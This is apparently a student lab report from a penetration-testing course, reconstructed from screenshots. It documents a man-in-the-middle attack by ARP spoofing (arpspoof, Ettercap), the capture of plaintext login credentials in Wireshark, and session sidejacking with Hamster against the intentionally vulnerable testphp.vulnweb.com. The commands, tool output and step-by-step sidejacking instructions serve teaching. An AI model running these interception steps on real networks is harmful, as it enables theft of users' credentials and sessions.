Batch: B1 Roll No.: 16010121045

Experiment No. 6

Title: MITM and Session Hijacking using Ettercap, Ferret-sidejack, Hamster-sidejack/ Wireshark

Objective:
MITM and Session Hijacking using Ettercap, Ferret-sidejack, Hamster-sidejack/ Wireshark

CO	Outcome
CO3	Comprehend post exploitation phase of penetration testing.

Books/ Journals/ Websites referred:

1. *https://www.hackingtruth.in/2020/03/session-hijacking-using-ettercap.html*

Introduction:

Man In the Middle (MITM) Attack:

A man in the middle (MITM) attack is a general term for when a perpetrator positions himself in a conversation between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway. The goal of an attack is to steal personal information, such as login credentials, account details and credit card numbers.

Session Hijacking:


The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token. Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connection. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication. A session token is normally composed of a string of variable width and it could be used in different ways, like in the URL, in the header of the http requisition as a cookie, in other parts of the header of the http request, or yet in the body of the http requisition. The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server. The session token could be compromised in different ways; the most common are:

- Predictable session token
- Session Sniffing
- Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc);
- Man-in-the-middle attack
- Man-in-the-browser attack

Implementation details:


Man In the Middle (MITM) Attack:

Here, the Target is gateway and we are Impersonating as Windows XP
arpspoof -i eth0 -t 192.168.29.1 192.168.29.56


kali@kali: /proc/sys/net/ipv4
File Actions Edit View Help
kali@kali: /proc/sys/net/ipv4 ×
kali@kali: ~ ×
kali@kali: ~ ×
kali@kali: ~ ×


```
[sudo] password for kali:
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

┌──(kali㉿kali)-[/proc/sys/net/ipv4]
└─$ sudo arpspoof -i eth0 -t 192.168.29.1 192.168.29.56
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 4c:22:f3:eb:e:a0 0806 42: arp reply 192.168.29.56 is-at 8:0:27:c7:e1:36
```

In second tab, we impersonate as default gateway and our target is Windows XP
arpspoof -i eth0 -t 192.168.29.56 192.168.29.1



```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.29.196 192.168.29.1
[sudo] password for kali:
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
8:0:27:c7:e1:36 8:0:27:22:19:7b 0806 42: arp reply 192.168.29.1 is-at 8:0:27:c7:e1:36
```

From Windows XP, we login to a vulnerable site and enter our credentials.
Capturing this traffic with Wireshark, we get the username and password in plaintext


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.  Time         Source          Destination     Protocol  Length Info
  68 6.766209940  192.168.29.196  44.228.249.3    HTTP       546 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  73 7.022217085  44.228.249.3    192.168.29.196  HTTP       330 HTTP/1.1 302 Found  (text/html)
  80 7.035984624  192.168.29.196  44.228.249.3    HTTP       446 GET /login.php HTTP/1.1
  88 7.301022037  44.228.249.3    192.168.29.196  HTTP      2802 HTTP/1.1 200 OK  (text/html)
```

```
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; WOW64; SV1)\r\n
    Host: testphp.vulnweb.com\r\n
  ▸ Content-Length: 27\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    [HTTP request 1/2]
    [Response in frame: 73]
    [Next request in frame: 80]
    File Data: 27 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "uname" = "bhavya"
      Key: uname
      Value: bhavya
  ▾ Form item: "pass" = "bhavya@12"
      Key: pass
      Value: bhavya@12
```


```
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 41 63 63 65 70  74 3a 20 69 6d 61 67 65   1··Accep t: image
0060  2f 67 69 66 2c 20 69 6d  61 67 65 2f 78 2d 78 62   /gif, im age/x-xb
0070  69 74 6d 61 70 2c 20 69  6d 61 67 65 2f 6a 70 65   itmap, i mage/jpe
0080  67 2c 20 69 6d 61 67 65  2f 70 6a 70 65 67 2c 20   g, image /pjpeg, 
0090  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 2d 73 68   applicat ion/x-sh
00a0  6f 63 6b 77 61 76 65 2d  66 6c 61 73 68 2c 20 2a   ockwave- flash, *
00b0  2f 2a 0d 0a 52 65 66 65  72 65 72 3a 20 68 74 74   /*··Refe rer: htt
00c0  70 3a 2f 2f 74 65 73 74  70 68 70 2e 76 75 6c 6e   p://test php.vuln
00d0  77 65 62 2e 63 6f 6d 2f  6c 6f 67 69 6e 2e 70 68   web.com/ login.ph
00e0  70 0d 0a 41 63 63 65 70  74 2d 4c 61 6e 67 75 61   p··Accep t-Langua
00f0  67 65 3a 20 65 6e 2d 75  73 0d 0a 43 6f 6e 74 65   ge: en-u s··Conte
0100  6e 74 2d 54 79 70 65 3a  20 61 70 70 6c 69 63 61   nt-Type:  applica
0110  74 69 6f 6e 2f 78 2d 77  77 77 2d 66 6f 72 6d 2d   tion/x-w ww-form-
0120  75 72 6c 65 6e 63 6f 64  65 64 0d 0a 55 41 2d 43   urlencod ed··UA-C
0130  50 55 3a 20 78 38 36 0d  0a 41 63 63 65 70 74 2d   PU: x86· ·Accept-
0140  45 6e 63 6f 64 69 6e 67  3a 20 67 7a 69 70 2c 20   Encoding : gzip, 
0150  64 65 66 6c 61 74 65 0d  0a 55 73 65 72 2d 41 67   deflate· ·User-Ag
0160  65 6e 74 3a 20 4d 6f 7a  69 6c 6c 61 2f 34 2e 30   ent: Moz illa/4.0
0170  20 28 63 6f 6d 70 61 74  69 62 6c 65 3b 20 4d 53    (compat ible; MS
```

HTTP Request HTTP-Version (http.request.version), 8 bytes

Packets: 130 · Displayed: 4 (3.1%) · Dropped: 0 (0.0%)


Profile: Default

Session Hijacking:




IP Address	MAC Address	Description
192.168.29.1	4C:22:F3:EB:0E:A0	
192.168.29.29	40:24:B2:7C:23:6E	
192.168.29.99	04:C8:07:32:19:D0	Android.local
192.168.29.162	C0:B5:D7:00:F8:5B	
192.168.29.172	10:76:36:19:A0:B9	
192.168.29.196	08:00:27:22:19:7B	
fe80::1276:36ff:fe19:a0b9	10:76:36:19:A0:B9	
fe80::4e22:f3ff:feeb:ea0	4C:22:F3:EB:0E:A0	
fe80::5278:c93:b053:3cdd	C0:B5:D7:00:F8:5B	
fe80::6cec:b9bc:eb6d:c13	04:C8:07:32:19:D0	Android.local
fe80::c8b9:45ff:fe48:67d	CA:B9:45:48:06:7D	
192.168.29.220	CA:B9:45:48:06:7D	

Checking our Ettercap console



```
Host 192.168.29.1 added to TARGET1
Host 192.168.29.196 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.29.1 4C:22:F3:EB:0E:A0

 GROUP 2 : 192.168.29.196 08:00:27:22:19:7B
HTTP : 44.228.249.3:80 -> USER: test  PASS: 123  INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=123

DHCP: [192.168.29.1] ACK : 192.168.29.196 255.255.255.0 GW 192.168.29.1 DNS 192.168.29.1
ARP poisoner deactivated.
RE-ARPing the victims...
```

In our Windows XP machine, we open a http login form and enter credentials to see if ARPPoisoning is configured correctly



login page - Microsoft Internet Explorer

Address: http://testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

If you are already registered please enter your login information below:


Username : test

Password : •••

login

You can also signup here.
Signup disabled. Please use the username test and the password test.

Now we visit the proxy given by hamster-sidejack tool (http://localhost:1234)



Hamster — Mozilla Firefox

127.0.0.1:1234

192.168.29.196

[cookies]

- http://testphp.vulnweb.com/userinfo.php
- http://www.bing.com/fd/ls/l?IG=198006F692FA4FB5B552EC8
Type=Event.CPT&DATA={"pp":{"S":"L","FC":16,"BC":344,"SE":-1,"TC":-1,"H":391,"BP":391,"CT":422,"IL":1
P=SERP&DA=PU
- http://www.bing.com/search?srch=106&FORM=AS6&q=vulnweb
- http://auto.search.msn.com/response.asp?MT=vulnweb&srch=3&prov=&utf8
- http://www.bing.com/fd/ls/l?IG=134C7336D3C6496D9980A6

HAMSTER 2.0 Side-Jacking


[adapters | help]

STEPS: In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge all cookies from the browser
WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first

Status
Proxy: unknown
Adapters: enp0s3
Packets: 0
Database: 217
Targets: 5

- 192.168.29.208
- 192.168.29.196

Now click on the IP address of Windows Machine at the bottom of page and you should see the cookies on left pane. Click the cookies to see the site



127.0.0.1:1234

192.168.29.196

[cookies]

- http://testphp.vulnweb.com/userinfo.php
- http://www.bing.com/fd/ls/l?IG=198006F692FA4FB5B552EC8
Type=Event.CPT&DATA={"pp":{"S":"L","FC":16,"BC":344,"SE":-1,"TC":-1,"H":391,"BP":391,"CT":422,"IL":1
P=SERP&DA=PU
- http://www.bing.com/search?srch=106&FORM=AS6&q=vulnweb
- http://auto.search.msn.com/response.asp?MT=vulnweb&srch=3&prov=&utf8
- http://www.bing.com/fd/ls/l?IG=134C7336D3C6496D9980A6
Type=Event.ClientInst&


HAMSTER 2.0 Side-Jacking

[adapters | help]

STEPS: In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge all cookies from the browser
WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first

Status
Proxy: unknown
Adapters: enp0s3
Packets: 0
Database: 217
Targets: 5

- 192.168.29.208
- 192.168.29.196



Hamster — Mozilla Firefox

127.0.0.1:1234

192.168.29.196

[cookies]

- http://testphp.vulnweb.com/userinfo.php
- http://www.microsoft.com
- http://testphp.vulnweb.com/artists.php
- http://testphp.vulnweb.com/Flash/add.swf
- http://testphp.vulnweb.com/images/logo.gif
- http://testphp.vulnweb.com/style.css
- http://www.bing.com/fd/ls/GLinkPing.aspx?IG=198006F692FA ID=SERP.5400.2&url=http%3A%2F%2Ftestphp.vulnweb.com%2Flogin.
- http://www.bing.com/fd/ls/l?IG=198006F692FA4FB5B552EC8 Type=Event.CPT&DATA={"pp":{"S":"L","FC":16,"BC":344,"SE":-1,"TC":-1,"H":391,"BP":391,"CT":422,"IL":1} P=SERP&DA=PUSE01
- http://www.bing.com/fd/ls/l?IG=198006F692FA4FB5B552EC8 Type=Event.CPT&DATA={"pp":{"S":"L","FC":16,"BC":344,"SE":-

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

r4w8173

comment on this artist

Blad3

comment on this artist

lyzae

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Now, we can see all the sites visited by the Windows Machine. Thus, we successfully performed session hijacking.

Conclusion: Through this experiment, I gained knowledge about session hijacking and man in the middle attack.